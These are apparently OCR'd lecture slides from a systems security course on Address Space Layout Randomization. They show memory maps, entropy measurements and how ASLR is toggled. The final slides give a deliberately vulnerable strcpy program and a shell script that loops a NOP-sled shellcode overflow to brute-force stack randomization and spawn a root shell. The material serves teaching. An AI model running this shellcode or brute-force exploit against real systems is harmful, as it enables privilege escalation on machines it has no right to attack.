

Lecture 12: Address Space Layout Randomization (ASLR)

Sanchuan Chen


schen@auburn.edu

9/29/2023



How to write buffer overflows (Mudge) [1]
Stack Smashing for fun and profit (Aleph1) [2]
Linux kernel patch to remove stack exec permission (Solar Designer) [3]
Returning into libc (Solar Designer) [4]
StackGuard, a.k.a., Canary (Cowan et al) [5]
2000
The PaX team: None-executable Stack ("-z execstack") [6]
2005
2010
2015
2020



How to write buffer overflows (Mudge) [1]
Stack Smashing for fun and profit (Aleph1) [2]
Linux kernel patch to remove stack exec permission (Solar Designer) [3]
Returning into libc (Solar Designer) [4]
StackGuard, a.k.a., Canary (Cowan et al) [5]
The PaX team: None-executable Stack (“`-z execstack`”) [6]
The PaX team: Address Space Layout Randomization (ASLR) [6]




How to write buffer overflows (Mudge) [1]
Stack Smashing for fun and profit (Aleph1) [2]
Linux kernel patch to remove stack exec permission (Solar Designer) [3]
Returning into libc (Solar Designer) [4]
StackGuard, a.k.a., Canary (Cowan et al) [5]
The PaX team: None-executable Stack ("-z execstack") [6]
The PaX team: Address Space Layout Randomization (ASLR) [6]
The advanced return-into-lib(c) exploits (**ret2plt** in Phrack(58) [7]
Bypassing PaX ASLR protection (Phrack(59) [8]
Position Independent Executable (PIE) [9]
Borrowed code chunks exploitation technique [10]
ROP: Return-into-libc without function calls (**Test of time award** CCS) [11]
ASLR smack & laugh reference [12]
Surgically returning to randomized lib(c) [13]
Q: Exploit Hardening Made Easy (ROP to main executable) [14]
In Place Randomization (IPR) [15],Instruction Location Randomization (ILR) [16]
Binary stirring: Self-randomizing instruction addresses of binary code [17]
Just-in-time code reuse (JIT-ROP) [18]
Hacking blind: Blind ROP (BROP) [19]
Runtime Re-Randomization [20]


How to write buffer overflows (Mudge) [1]
Stack Smashing for fun and profit (Aleph1) [2]
Linux kernel patch to remove stack exec permission (Solar Designer) [3]
Returning into libc (Solar Designer) [4]
StackGuard, a.k.a., Canary (Cowan et al) [5]
2000
The PaX team: None-executable Stack ("-z execstack") [6]
The PaX team: Address Space Layout Randomization (ASLR) [6]
Bypassing PaX ASLR protection [8]
2005
2010
2015
2020

Process Memory Layout

```
$ cat /proc/9627/maps
08048000-08049000 r--p 00000000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
08049000-0804a000 r-xp 00001000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804a000-0804b000 r--p 00002000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804b000-0804c000 r--p 00002000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804c000-0804d000 rw-p 00003000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0830a000-0832c000 rw-p 00000000 00:00 0         [heap]
f7c00000-f7c20000 r--p 00000000 103:05 23468185 /usr/lib32/libc.so.6
f7c20000-f7d9e000 r-xp 00020000 103:05 23468185 /usr/lib32/libc.so.6
f7d9e000-f7e23000 r--p 0019e000 103:05 23468185 /usr/lib32/libc.so.6
f7e23000-f7e24000 ---p 00223000 103:05 23468185 /usr/lib32/libc.so.6
f7e24000-f7e26000 r--p 00223000 103:05 23468185 /usr/lib32/libc.so.6
f7e26000-f7e27000 rw-p 00225000 103:05 23468185 /usr/lib32/libc.so.6
f7e27000-f7e31000 rw-p 00000000 00:00 0
f7f9e000-f7fa0000 rw-p 00000000 00:00 0
f7fa0000-f7fa4000 r--p 00000000 00:00 0         [vvar]
f7fa4000-f7fa6000 r-xp 00000000 00:00 0         [vdso]
f7fa6000-f7fa7000 r--p 00000000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fa7000-f7fcc000 r-xp 00001000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fcc000-f7fdb000 r--p 00026000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fdb000-f7fdd000 r--p 00034000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fdd000-f7fde000 rw-p 00036000 103:05 23468182 /usr/lib32/ld-linux.so.2
ffe45000-ffe66000 rwxp 00000000 00:00 0         [stack]
```

Process Memory Layout



Process Memory Layout w/o ASLR

```
w/o ASLR

$ cat /proc/10120/maps
08048000-08049000 r--p 00000000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
08049000-0804a000 r-xp 00001000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804a000-0804b000 r--p 00002000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804b000-0804c000 r--p 00002000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804c000-0804d000 rw-p 00003000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804d000-0806f000 rw-p 00000000 00:00 0          [heap]
f7c00000-f7c20000 r--p 00000000 103:05 23468185 /usr/lib32/libc.so.6
f7c20000-f7d9e000 r-xp 00020000 103:05 23468185 /usr/lib32/libc.so.6
f7d9e000-f7e23000 r--p 0019e000 103:05 23468185 /usr/lib32/libc.so.6
f7e23000-f7e24000 ---p 00223000 103:05 23468185 /usr/lib32/libc.so.6
f7e24000-f7e26000 r--p 00223000 103:05 23468185 /usr/lib32/libc.so.6
f7e26000-f7e27000 rw-p 00225000 103:05 23468185 /usr/lib32/libc.so.6
f7e27000-f7e31000 rw-p 00000000 00:00 0
f7fbe000-f7fc0000 rw-p 00000000 00:00 0
f7fc0000-f7fc4000 r--p 00000000 00:00 0          [vvar]
f7fc4000-f7fc6000 r-xp 00000000 00:00 0          [vdso]
f7fc6000-f7fc7000 r--p 00000000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fc7000-f7fec000 r-xp 00001000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fec000-f7ffb000 r--p 00026000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7ffb000-f7ffd000 r--p 00034000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7ffd000-f7ffe000 rw-p 00036000 103:05 23468182 /usr/lib32/ld-linux.so.2
fffdd000-ffffe000 rwxp 00000000 00:00 0          [stack]
```

Process Memory Layout w/o ASLR

```
w/o ASLR

cat /proc/10129/maps
08048000-08049000 r--p 00000000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
08049000-0804a000 r-xp 00001000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804a000-0804b000 r--p 00002000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804b000-0804c000 r--p 00002000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804c000-0804d000 rw-p 00003000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804d000-0806f000 rw-p 00000000 00:00 0          [heap]
f7c00000-f7c20000 r--p 00000000 103:05 23468185 /usr/lib32/libc.so.6
f7c20000-f7d9e000 r-xp 00020000 103:05 23468185 /usr/lib32/libc.so.6
f7d9e000-f7e23000 r--p 0019e000 103:05 23468185 /usr/lib32/libc.so.6
f7e23000-f7e24000 ---p 00223000 103:05 23468185 /usr/lib32/libc.so.6
f7e24000-f7e26000 r--p 00223000 103:05 23468185 /usr/lib32/libc.so.6
f7e26000-f7e27000 rw-p 00225000 103:05 23468185 /usr/lib32/libc.so.6
f7e27000-f7e31000 rw-p 00000000 00:00 0
f7fbe000-f7fc0000 rw-p 00000000 00:00 0
f7fc0000-f7fc4000 r--p 00000000 00:00 0          [vvar]
f7fc4000-f7fc6000 r-xp 00000000 00:00 0          [vdso]
f7fc6000-f7fc7000 r--p 00000000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fc7000-f7fec000 r-xp 00001000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fec000-f7ffb000 r--p 00026000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7ffb000-f7ffd000 r--p 00034000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7ffd000-f7ffe000 rw-p 00036000 103:05 23468182 /usr/lib32/ld-linux.so.2
fffdd000-ffffe000 rwxp 00000000 00:00 0          [stack]
```

Process Memory Layout w/ ASLR

```
w/ ASLR

$ cat /proc/9627/maps
08048000-08049000 r--p 00000000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
08049000-0804a000 r-xp 00001000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804a000-0804b000 r--p 00002000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804b000-0804c000 r--p 00002000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804c000-0804d000 rw-p 00003000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0830a000-0832c000 rw-p 00000000 00:00 0          [heap]
f7c00000-f7c20000 r--p 00000000 103:05 23468185 /usr/lib32/libc.so.6
f7c20000-f7d9e000 r-xp 00020000 103:05 23468185 /usr/lib32/libc.so.6
f7d9e000-f7e23000 r--p 0019e000 103:05 23468185 /usr/lib32/libc.so.6
f7e23000-f7e24000 ---p 00223000 103:05 23468185 /usr/lib32/libc.so.6
f7e24000-f7e26000 r--p 00223000 103:05 23468185 /usr/lib32/libc.so.6
f7e26000-f7e27000 rw-p 00225000 103:05 23468185 /usr/lib32/libc.so.6
f7e27000-f7e31000 rw-p 00000000 00:00 0
f7f9e000-f7fa0000 rw-p 00000000 00:00 0
f7fa0000-f7fa4000 r--p 00000000 00:00 0          [vvar]
f7fa4000-f7fa6000 r-xp 00000000 00:00 0          [vdso]
f7fa6000-f7fa7000 r--p 00000000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fa7000-f7fcc000 r-xp 00001000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fcc000-f7fdb000 r--p 00026000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fdb000-f7fdd000 r--p 00034000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fdd000-f7fde000 rw-p 00036000 103:05 23468182 /usr/lib32/ld-linux.so.2
ffe45000-ffe66000 rwxp 00000000 00:00 0          [stack]
```

Process Memory Layout w/ ASLR

```
w/ ASLR

$ cat /proc/10067/maps
08048000-08049000 r--p 00000000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
08049000-0804a000 r-xp 00001000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804a000-0804b000 r--p 00002000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804b000-0804c000 r--p 00002000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0804c000-0804d000 rw-p 00003000 103:05 11437175 /home/schen/Downloads/lec12/mini_esrv
0959f000-095c1000 rw-p 00000000 00:00 0          [heap]
f7c00000-f7c20000 r--p 00000000 103:05 23468185 /usr/lib32/libc.so.6
f7c20000-f7d9e000 r-xp 00020000 103:05 23468185 /usr/lib32/libc.so.6
f7d9e000-f7e23000 r--p 0019e000 103:05 23468185 /usr/lib32/libc.so.6
f7e23000-f7e24000 ---p 00223000 103:05 23468185 /usr/lib32/libc.so.6
f7e24000-f7e26000 r--p 00223000 103:05 23468185 /usr/lib32/libc.so.6
f7e26000-f7e27000 rw-p 00225000 103:05 23468185 /usr/lib32/libc.so.6
f7e27000-f7e31000 rw-p 00000000 00:00 0
f7f6c000-f7f6e000 rw-p 00000000 00:00 0
f7f6e000-f7f72000 r--p 00000000 00:00 0          [vvar]
f7f72000-f7f74000 r-xp 00000000 00:00 0          [vdso]
f7f74000-f7f75000 r--p 00000000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7f75000-f7f9a000 r-xp 00001000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7f9a000-f7fa9000 r--p 00026000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fa9000-f7fab000 r--p 00034000 103:05 23468182 /usr/lib32/ld-linux.so.2
f7fab000-f7fac000 rw-p 00036000 103:05 23468182 /usr/lib32/ld-linux.so.2
ff875000-ff896000 rwxp 00000000 00:00 0          [stack]
```

The PaX Address Space Layout Randomization

Traditional exploits need precise addresses

- Stack-based overflows: location of shell code
- Return-to-libc: addresses of library functions (e.g., `system`)
- **Problem:** program's memory layout is fixed
  - stack, heap, libraries, etc
- **Solution:** randomize addresses of each region!

How does ASLR work

```
MMAP(2)                    Linux Programmer's Manual                   MMAP(2)

NAME
       mmap, munmap - map or unmap files or devices into memory

SYNOPSIS
       #include <sys/mman.h>

       void *mmap(void *addr, size_t length, int prot, int flags,
                  int fd, off_t offset);
       int munmap(void *addr, size_t length);

       See NOTES for information on feature test macro requirements.

DESCRIPTION
       mmap()  creates a new mapping in the virtual address space of the call-
       ing process.  The starting address for the new mapping is specified  in
       addr.   The  length argument specifies the length of the mapping (which
       must be greater than 0).
```

How does ASLR work

```
MMAP2(2)                   Linux Programmer's Manual                  MMAP2(2)

NAME
       mmap2 - map files or devices into memory

SYNOPSIS
       #include <sys/mman.h>

       void *mmap2(void *addr, size_t length, int prot,
                   int flags, int fd, off_t pgoffset);

DESCRIPTION
       This  is  probably  not the system call that you are interested in; in-
       stead, see mmap(2), which describes the glibc wrapper function that in-
       vokes this system call.

       The  mmap2() system call provides the same interface as mmap(2), except
       that the final argument specifies the offset into the file in 4096-byte
       units (instead of bytes, as is done by mmap(2)).  This enables applica-
       tions that use a 32-bit off_t to map large files (up to 2^44 bytes).
```

Key Idea of ASLR

How to randomize addresses of each memory region

- Stack, heap (address dynamically determined) → `mmap`/`mmap2`
- Libraries (already PIC) → `mmap`/`mmap2`
- Program code
  - Either no randomization
  - Or recompling to PIE, and then `mmap`/`mmap2`
  - Or through binary rewriting (e.g., STIR [17])

vaddr.c

```
#include <stdio.h>
#include <stdlib.h>

extern struct _IO_FILE *stdin;
int global;
int main()
{
    char stack;
    char *heap=malloc(4);

    printf(" stack: 0x%08x\n",&stack);
    printf("  heap: 0x%08x\n",heap);
    printf("global: 0x%08x\n",&global);
    printf("  libc: 0x%08x\n",stdin);
    getchar();

    return 0;
}
```

```
$ ./vaddr
 stack: 0xff9c7c67
  heap: 0x57ed01a0
global: 0x565b100c
  libc: 0xf7e2a620

$ ./vaddr
 stack: 0xff876337
  heap: 0x56a4a1a0
global: 0x5661200c
  libc: 0xf7e2a620

$ ./vaddr
 stack: 0xff8a5837
  heap: 0x56a861a0
global: 0x5665400c
  libc: 0xf7e2a620

$ ./vaddr
 stack: 0xffae1db7
  heap: 0x57ac01a0
global: 0x565de00c
  libc: 0xf7e2a620
```

```
$ strace ./vaddr
execve("./vaddr", ["./vaddr"], 0x7fff643ec900 /* 54 vars */) = 0
[ Process PID=45893 runs in 32 bit mode. ]
brk(NULL)                               = 0x57a39000
arch_prctl(0x3001 /* ARCH_??? */, 0xff9f37e8) = -1 EINVAL (Invalid argument)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xf7f87000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_LARGEFILE|O_CLOEXEC) = 3
statx(3, "", AT_STATX_SYNC_AS_STAT|AT_NO_AUTOMOUNT|AT_EMPTY_PATH, STATX_BASIC_STATS, {stx_mask=STATX_BASI
mmap2(NULL, 74691, PROT_READ, MAP_PRIVATE, 3, 0) = 0xf7f74000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/lib/i386-linux-gnu/libc.so.6", O_RDONLY|O_LARGEFILE|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0p\27\2\0004\0\0\0"..., 512) = 512
pread64(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0\254=A.\33\237\226\217\267tc/\2261\332\352"..., 96, 468) = 96
statx(3, "", AT_STATX_SYNC_AS_STAT|AT_NO_AUTOMOUNT|AT_EMPTY_PATH, STATX_BASIC_STATS, {stx_mask=STATX_BASI
mmap2(NULL, 2312124, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xf7c00000
mprotect(0xf7c20000, 2129920, PROT_NONE) = 0
mmap2(0xf7c20000, 1581056, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x20000) = 0xf7c2
mmap2(0xf7da2000, 544768, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1a2000) = 0xf7da2000
mmap2(0xf7e28000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x227000) = 0xf7e2
mmap2(0xf7e2b000, 38844, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xf7e2b000
close(3)                                = 0
```

(continued)

```
set_thread_area({entry_number=-1, base_addr=0xf7f88500, limit=0x0fffff, seg_32bit=1, contents=0, read_exec
set_tid_address(0xf7f88568)                = 45893
set_robust_list(0xf7f88570, 12)            = 0
rseq(0xf7f88a20, 0x20, 0, 0x53053053)      = 0
mprotect(0xf7e28000, 8192, PROT_READ)      = 0
mprotect(0x565a5000, 4096, PROT_READ)      = 0
mprotect(0xf7fc4000, 8192, PROT_READ)      = 0
ugetrlimit(RLIMIT_STACK, {rlim_cur=8192*1024, rlim_max=RLIM_INFINITY}) = 0
munmap(0xf7f74000, 74691)                  = 0
getrandom("\xeb\xd6\xce\x5a", 4, GRND_NONBLOCK) = 4
brk(NULL)                                  = 0x57a39000
brk(0x57a5a000)                            = 0x57a5a000
brk(0x57a5b000)                            = 0x57a5b000
statx(1, "", AT_STATX_SYNC_AS_STAT|AT_NO_AUTOMOUNT|AT_EMPTY_PATH, STATX_BASIC_STATS, {stx_mask=STATX_BASIC
write(1, " stack: 0xff9f3867\n", 19 stack: 0xff9f3867
)    = 19
write(1, "  heap: 0x57a391a0\n", 19  heap: 0x57a391a0
)    = 19
write(1, "global: 0x565a600c\n", 19global: 0x565a600c
)    = 19
write(1, "  libc: 0xf7e2a620\n", 19  libc: 0xf7e2a620
)    = 19
statx(0, "", AT_STATX_SYNC_AS_STAT|AT_NO_AUTOMOUNT|AT_EMPTY_PATH, STATX_BASIC_STATS, {stx_mask=STATX_BASIC
read(0,
"\n", 1024)                        = 1
exit_group(0)                              = ?
+++ exited with 0 +++
$ cat /proc/45949/maps
56601000-56602000 r--p 00000000 103:05 11689791 /home/schen/comp6700/lec12/vaddr
56602000-56603000 r-xp 00001000 103:05 11689791 /home/schen/comp6700/lec12/vaddr
56603000-56604000 r--p 00002000 103:05 11689791 /home/schen/comp6700/lec12/vaddr
56604000-56605000 r--p 00002000 103:05 11689791 /home/schen/comp6700/lec12/vaddr
56605000-56606000 rw-p 00003000 103:05 11689791 /home/schen/comp6700/lec12/vaddr
56bbe000-56be0000 rw-p 00000000 00:00 0          [heap]
f7c00000-f7c20000 r--p 00000000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
f7c20000-f7da2000 r-xp 00020000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
f7da2000-f7e27000 r--p 001a2000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
f7e27000-f7e28000 ---p 00227000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
f7e28000-f7e2a000 r--p 00227000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
f7e2a000-f7e2b000 rw-p 00229000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
f7e2b000-f7e35000 rw-p 00000000 00:00 0
f7f23000-f7f25000 rw-p 00000000 00:00 0
f7f25000-f7f29000 r--p 00000000 00:00 0          [vvar]
f7f29000-f7f2b000 r-xp 00000000 00:00 0          [vdso]
f7f2b000-f7f2c000 r--p 00000000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7f2c000-f7f51000 r-xp 00001000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7f51000-f7f60000 r--p 00026000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7f60000-f7f62000 r--p 00034000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7f62000-f7f63000 rw-p 00036000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
ffc50000-ffc71000 rw-p 00000000 00:00 0          [stack]
```

Entropy of ASLR

```
32-bit Machine

$ ./vaddr
 stack: 0xffc6fad7
  heap: 0x56bbe1a0
global: 0x5660500c
  libc: 0xf7e2a620

$ cat /proc/$(pgrep vaddr)/maps|egrep '(heap|stack|xp)'
56602000-56603000 r-xp 00001000 103:05 11689791 /home/schen/comp6700/lec12/vaddr
56bbe000-56be0000 rw-p 00000000 00:00 0          [heap]
f7c20000-f7da2000 r-xp 00020000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
f7f29000-f7f2b000 r-xp 00000000 00:00 0          [vdso]
f7f2c000-f7f51000 r-xp 00001000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
ffc50000-ffc71000 rw-p 00000000 00:00 0          [stack]

$ ./vaddr
 stack: 0xff984947
  heap: 0x573731a0
global: 0x565fb00c
  libc: 0xf7e2a620

$ cat /proc/$(pgrep vaddr)/maps|egrep '(heap|stack|xp)'
565f8000-565f9000 r-xp 00001000 103:05 11689791 /home/schen/comp6700/lec12/vaddr
57373000-57395000 rw-p 00000000 00:00 0          [heap]
f7c20000-f7da2000 r-xp 00020000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
f7f5a000-f7f5c000 r-xp 00000000 00:00 0          [vdso]
f7f5d000-f7f82000 r-xp 00001000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
ff966000-ff987000 rw-p 00000000 00:00 0          [stack]
```

Entropy of ASLR

How many bits differences across different runs (at page level)

- **Heap**: 16-bit (`56bbe000 vs 57373000`)
- **Stack**: 12-bit (`ffc50000 vs ff966000`)
- **Libc**: differnt for each libc compilation
- **Vdso**: 8-bit (`f7f29000 vs f7f5a000`)

Entropy of ASLR

```
64-bit Machine

$ cat /proc/self/maps |egrep '(stack|heap)'
55b8c3eec000-55b8c3f0d000 rw-p 00000000 00:00 0 [heap]
7ffd577de000-7ffd577ff000 rw-p 00000000 00:00 0 [stack]

$ cat /proc/self/maps |egrep '(stack|heap)'
55a799f61000-55a799f82000 rw-p 00000000 00:00 0 [heap]
7ffd1ef2c000-7ffd1ef4d000 rw-p 00000000 00:00 0 [stack]

$ cat /proc/self/maps |egrep '(libc)'|grep xp
7f9503c28000-7f9503dbd000 r-xp 00028000 103:05 23464037 /usr/lib/x86_64-linux-gnu/libc.so.6

$ cat /proc/self/maps |egrep '(libc)'|grep xp
7fe38e028000-7fe38e1bd000 r-xp 00028000 103:05 23464037 /usr/lib/x86_64-linux-gnu/libc.so.6

$ cat /proc/self/maps |egrep '(vdso)'
7fff79543000-7fff79545000 r-xp 00000000 00:00 0 [vdso]

$ cat /proc/self/maps |egrep '(vdso)'
7fffa8132000-7fffa8134000 r-xp 00000000 00:00 0 [vdso]
```

Entropy of ASLR

How many bits differences across different runs (at page level)

- **Heap**: 28-bit (`55b8c3eec000 vs 55a799f61000`)
- **Stack**: 20-bit (`7ffd577de000 vs 7ffd1ef2c000`)
- **Libc**: 20-bit (`7f9503c28000 vs 7fe38e028000`)
- **Vdso**: 20-bit (`7fff79543000 vs 7fffa8132000`)

How to enable/disable ASLR

ASLR has been adopted by many Linux distributions. It is controlled by the parameter: `/proc/sys/kernel/randomize_va_space`.

- 0: Turn ASLR off.
- 1: Make the addresses of mmap(2) allocations, the stack, and the virtual dynamic shared object (VDSO) page randomized. and shared memory regions.
- 2: Also support heap randomization.

To change it:

```
sudo echo <value> /proc/sys/kernel/randomize_va_space
```

How to enable/disable ASLR

```
# cat /proc/sys/kernel/randomize_va_space
2

# echo 1 > /proc/sys/kernel/randomize_va_space
# cat /proc/sys/kernel/randomize_va_space
1
# echo 0 > /proc/sys/kernel/randomize_va_space
# cat /proc/sys/kernel/randomize_va_space
0
# echo 2 > /proc/sys/kernel/randomize_va_space
# cat /proc/sys/kernel/randomize_va_space
2
```

How to Break Partial ASLR

Randomized Region

- **Heap**
- **Stack**
- **Libc**
- **Vdso**

Non Randomized Region (main executable)

- **Text**: `jmp esp`; `call eax`; ret2text
- **PLT**: ret2plt (next lecture)

Using brute-force

vuln.c

```
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("buf addr: %p\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```

bruteforce.sh

```
#!/bin/sh

export SHELLCODE=$(perl -e 'print "\x90"x100000 \
. "\x31\xdb\x6a\x17\x58\xcd\x80\x68\x01\x01\x01 \
\x01\x81\x34\x24\x2e\x72\x69\x01\x68\x2f\x62\x69 \
\x6e\x89\xe3\x31\xc9\x31\xd2\x6a\x0b\x58\xcd\x80"')

i=1
while :
do
  echo "${i}-th execution"
  ./vuln $(perl -e 'print "A"x112 . \
  "\x60\xb0\xb9\xff" . $SHELLCODE')
  if [ $? -eq 0 ]
  then
    exit
  fi
  i=$(( $i + 1 ))
done
```

Using brute-force

```
$ bash ./bruteforce.sh
1-th execution
buf addr: 0xff99213c
./bruteforce.sh: line 15: 38273 Segmentation fault      (core dumped)
